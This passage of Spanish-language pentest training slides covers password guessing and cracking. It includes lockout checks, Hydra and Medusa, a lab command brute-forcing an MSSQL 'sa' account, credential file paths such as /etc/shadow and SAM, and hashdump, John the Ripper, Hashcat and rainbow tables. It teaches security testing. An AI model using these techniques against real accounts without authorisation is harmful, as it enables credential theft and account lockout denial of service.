- Utilizar más de un equipo para ganar velocidad

Otras formas de obtener contraseñas

- Uso de monitores de teclado (keyloggers)
- Haciendo sniffing de protocolos en texto claro en la red

Bloqueo de cuentas

- Protección del sistema para evitar ataques.
 - Denegación de servicio si se bloquean todos!!
- Con un ataque de Password Guessing se pueden bloquear TODAS las cuentas
- Antes de realizarlo se ha de comprobar:
 - Número de intentos antes de bloqueo
 - Duración del bloqueo
 - Duración antes de reinicio del contador de bloqueo
 - Pruebas inversas

Windows

```
C:\Users\aramosf>net accounts
```

Force user logoff how long after time expires?:	Never
Minimum password age (days) :	0
Maximum password age (days) :	42
Minimum password length:	0
Length of password history maintained:	None
Lockout threshold:	Never
Lockout duration (minutes) :	Never
Lockout observation window (minutes) :	600
Computer role:	WORKSTATION

The command completed successfully.

```
C:\Users\aramosf>net accounts /domain
```

Linux

- Menos común bloqueo de usuarios
- Configurado vía PAM en el archivo:
`/etc/pam.d/system-auth`

```
auth required pam_tally.so onerr=fail  
deny=5 unlock_time=21600
```

- Por defecto el usuario root no se bloquea


THC Hydra

- Fuerza bruta de usuarios / contraseñas
- Windows, Linux, Palm, ARM ...
- Protocolos soportados:

TELNET	SMTP-AUTH	LDAP3	MYSQL
FTP	SOCKS5	Postgres	REXEC
HTTP	VNC	Teamspeak	RSH
HTTPS	POP3	Cisco auth	RLOGIN
HTTP-PROXY	IMAP	Cisco enable	CVS
SMB	NNTP	LDAP2	SNMP
SMBNT	PCNFS	Cisco AAA	LDAP2
MS-SQL	ICQ	SAP/R3	



THC Hydra



Applications Places < >

Sat Aug 17, 10:28 AM



root



Computer

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#



[Index of ftp://ftp.fu-b...

root@kali: ~

[root@kali: ~]

[]

Medusa

- Opciones muy flexibles
- Múltiples hosts
- Linux, Solaris, BSD, Mac OSX, Win



AFP	REXEC	NNTP	VNC	MySQL
CVS	RLOGIN	PcAnywhere	Generic Wrapper	SNMP
FTP	RSH	POP3	VMAuthd	Telnet
HTTP	SMBNT	PostgreSQL	SSHv2	Subversion (SVN)
IMAP	SMTP-AUTH	Web Form	NetWare NCP	SMTP-VRFY
MS-SQL				

Formularios web

- Se analiza la petición HTTP que se hace
 - Con un proxy
 - Usando las opciones de debug del navegador
- Se detecta la cadena de contraseña incorrecta o correcta
 - Código HTTP
 - Mensaje de texto
- Se configura la herramienta con las opciones, hydra o medusa soportan formularios web.
 - Brutus
 - Burp Proxy
 - curl, etc..

Applications Places

Sat Aug 17, 12:33 PM



root



File Edit View Search Terminal Help

Computer root@kali:~#

root@kali: ~



[Index of ftp://ftp.fu-b...

root@kali: ~

root@kali: ~



LAB: Password Guessing

- Usar hydra para hacer fuerza bruta de servicios:

```
hydra -l sa -P /pentest/passwords/john/password.lst  
192.168.1.17 mssql
```

Password Cracking

Ficheros de contraseñas comunes

□ Unix:

- **Linux, Solaris:** /etc/passwd, /etc/shadow
- **AIX** /etc/security/passwd
- **HPUX:** /tcb/files/auth/*
- **Cifrados:**
 - 3Des
 - MD5 - \$1\$
 - BSDi - DES extendido - _
 - SHA256, SHA512 - \$5\$ ó \$6\$

□ Windows

- C:\windows\system32\config\SAM
 - LANMAN (no en 2008, vista y win7)
 - NT Hash

Volcado de contraseñas

- Unix/Linux
 - Volcado de fichero
 - NIS
 - Ficheros core
 - Sniffers
- Windows
 - Herramientas tipo `pwdump`
 - Meterpreter `hashdump`
 - Sniffers

John The Ripper


- Multiplataforma: Windows, Linux, etc
- Soporte de cifrados: Lanman, NT Hash, NTLMv1, Kerberos, MySQL, MD5, 3Des, Netscape LDAP, etc
- Configuración: john.ini / john.conf
- Mucho de su potencial en el «jumbo patch»
- Modos de uso:
 - Single
 - Diccionario
 - Incremental
 - Extern



John the Ripper, ejemplo

```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # john
John the Ripper password cracker, ver: 1.7.9-jumbo-7 [linux-x86-sse2]
Copyright (c) 1996-2012 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--config=FILE           use FILE instead of john.conf or john.ini
--single[=SECTION]      "single crack" mode
--wordlist[=FILE]        --stdin wordlist mode, read words from FILE or stdin
                        --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]        like --wordlist, but fetch words from a .pot file
--dupe-suppression      suppress all dupes in wordlist (and force preload)
--encoding=NAME          input data is non-ascii (eg. UTF-8, ISO-8859-1).
                        For a full list of NAME use --list=encodings
--rules[=SECTION]        enable word mangling rules for wordlist modes
--incremental[=MODE]     "incremental" mode [using section MODE]
--markov[=OPTIONS]       "Markov" mode (see doc/MARKOV)
--external=MODE          external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE      make a charset file. It will be overwritten
--show[=LEFT]             show cracked passwords [if =LEFT, then uncracked]
```



Applications Places



Sun Aug 18, 8:16 AM



root



Computer

root@kali: ~



File Edit View Search Terminal Help

root@kali: ~ #



root@kali: ~

root@kali: ~

[Problem loading page...]



Hashcat

- Herramienta gratuita pero no opensource
- Multiplataforma: Windows, Linux
- Soporta más de 85 cifrados distintos.
- Varios ataques: Straight, Combination, Toggle-Case, Brute-Force, Permutation, Table-Lookup

MD5	md5(\$salt.md5(\$pass.\$salt))	OS X v10.8	HMAC-SHA256 (key = \$pass)	SHA256
md5(\$pass.\$salt)	md5(\$username.0.\$pass)	GRUB 2	HMAC-SHA256 (key = \$salt)	Fortigate (FortiOS)
md5(\$salt.\$pass)	md5(strtoupper(md5(\$pass)))	IPMI2 RAKP HMAC-SHA1	md5apr1, MD5(APR), Apache MD5	sha256(\$salt.\$pass)
md5(unicode(\$pass).\$salt)	md5(sha1(\$pass))	Plaintext	SHA512	sha256(\$pass.\$salt)
md5(\$salt.unicode(\$pass))	sha1(sha1(\$pass))	Joomla	sha512(\$pass.\$salt)	GOST, GOST R 34.11-94
HMAC-MD5 (key = \$pass)	sha1(sha1(sha1(\$pass)))	osCommerce, xt:Commerce	sha512(\$salt.\$pass)	Domain Cached Credentials, mscash
HMAC-MD5 (key = \$salt)	sha1(md5(\$pass))	nsldap, SHA-1(Base64), Netscape LDAP SHA	HMAC-SHA512 (key = \$pass)	md5(\$salt.md5(\$salt.\$pass))
SHA1	MD5(Chap)	nsldaps, SSHA-1(Base64), Netscape LDAP SSHA	HMAC-SHA512 (key = \$salt)	sha256(\$pass.\$salt)
sha1(\$pass.\$salt)	SHA-3(Keccak)	Oracle 11g	SHA-512(Unix)	Samsung Android Password/PIN
sha1(\$salt.\$pass)	Half MD5	SMF > v1.1	Cisco-PIX MD5	NTLM
sha1(unicode(\$pass).\$salt)	Password Safe SHA-256	OS X v10.4, v10.5, v10.6	WPA/WPA2	md5(md5(\$pass).md5(\$salt))
sha1(\$salt.unicode(\$pass))	IKE-PSK MD5	MSSQL(2000)	Double MD5	WebEdition CMS
HMAC-SHA1 (key = \$pass)	IKE-PSK SHA1	MSSQL(2005)	bcrypt, Blowfish(OpenBSD)	AIX {ssha1}
HMAC-SHA1 (key = \$salt)	NetNTLMv1-VANILLA / NetNTLMv1+ESS	EPIServer 6.x	MD5(Sun)	MD4
MySQL	NetNTLMv2	OS X v10.7	md5(md5(md5(\$pass)))	md5(\$salt.\$pass.\$salt)
MySQL4.1/MySQL5	Cisco-IOS SHA256	MSSQL 2012	md5(md5(\$salt).\$pass)	IPB2+, MyBB1.2+
phpass, MD5(Wordpress), MD5(phiBB3)	AIX {smd5}	vBulletin < v3.8.5	md5(\$salt.md5(\$pass))	AIX {ssha512}
md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5	AIX {ssha256}	vBulletin > v3.8.5	md5(\$pass.md5(\$salt))	SHA-1(Django)


Cain & Abel

- Conjunto de herramientas con sección de contraseñas
- Algoritmos soportados




Cisco-IOS Type-5 enable passwords	MS-Kerberos5 Pre-Auth	WPA-PSK-AUTH
Cisco PIX enable passwords	RADIUS Shared Secrets	CHAP-MD5
APOP-MD5	IKE Pre-Shared Keys	MS-CHAPv1
CRAM-MD5	Microsoft SQL Server 2000	MS-CHAPv2.
LM	Microsoft SQL Server 2005	OSPF-MD5
LM + Challenge	Oracle	VRRP-HMAC-96
NTLM	Oracle-TNS-DES	VNC-3DES
NTLM + Challenge	Oracle-TNS-3DES	MySQLSHA1
NTLM Session Security	Oracle-TNS-AES128	SIP-MD5
NTLMv2	Oracle-TNS-AES192	WPA-PSK
RIPv2-MD5	MySQL323	

Cain & Abel



Rainbow Tables

- Ataque denominado “Time-Memory Trade-Off”
- Se almacenan TODAS las posibles contraseñas en disco duro para luego consultar
- El tiempo de generarlas es largo pero el rendimiento y efectividad posterior muy alto



Obtención de tablas Rainbow


- Generarlas:
 - rtgen: <http://project-rainbowcrack.com/>
 - Cain&Abel (winrtgen): <http://www.oxid.it>
 - Precomp (Ophcrack): <http://ophcrack.sourceforge.net/>
- Descargarlas
 - Free Rainbow Tables: <http://www.freerainbowtables.com/>
 - Shmoo group: <http://rainbowtables.shmoo.com/>
 - Ophcrack: <http://ophcrack.sourceforge.net/>
- Online
 - <http://passcracking.com/>
 - <http://md5pass.info/add.php>



Tamaño en disco

- Rainbow table "lm_ascii-32-65-123-4#1-7"
 - Size: **32 GB** Success rate: 99.9%
 - Password charset: space and !"#\$%&'()*+,.-./0123456789:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]\^_`abcdefghijklmnopqrstuvwxyz{|}~
- Rainbow table "ntlm_numeric#1-12"
 - Size: **8.75 GB**
 - Password charset: 0123456789
- Rainbow table "ntlm_mixalpha-numeric#1-8"
 - Password charset:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
Z0123456789
 - Install NTHASH tables from DVD (8.5GB) 8,704.0 MB
 - Install extended charset tables from DVD (7.5GB - WS-20k) 7,646.7 MB
 - Install alphanumeric tables from CD or DVD (388MB - SSTIC04-10k) 388.0 MB
 - Install alphanumeric tables from CD or DVD (733MB - SSTIC04-5k) 733.0 MB
 - Download alphanumeric tables from Internet (388MB - SSTIC04-10k) 776.0 MB
 - Download alphanumeric tables from Internet (733MB - SSTIC04-5k) 1,466.0 MB
 - Continue without installing the tables
 - Size: **80 GB**

Ejemplo ophCrack





- Descargar desde: <http://secby.me/hX5sDg>

Introducción – GPU/GPGPU

- Se usa la potencia de la GPU (graphics processing unit) o GPGPU (general purpose graphics processing unit) para hacer cálculos más rápidamente.



- Una GPU/GPGPU tiene centenares de procesadores que multiplican el rendimiento




Herramientas gratuitas (GPU)

- OclHashcat
 - <http://www.hashcat.net>
- IGHASHGPU
 - <http://www.golubev.com/hashgpu.htm>
- BarsWF
 - <http://3.14.by/en/md5>
- Whitepixel
 - <http://whitepixel.zorinaq.com/>
- Hashkill
 - <http://www.gat3way.eu/hashkill/index.php>



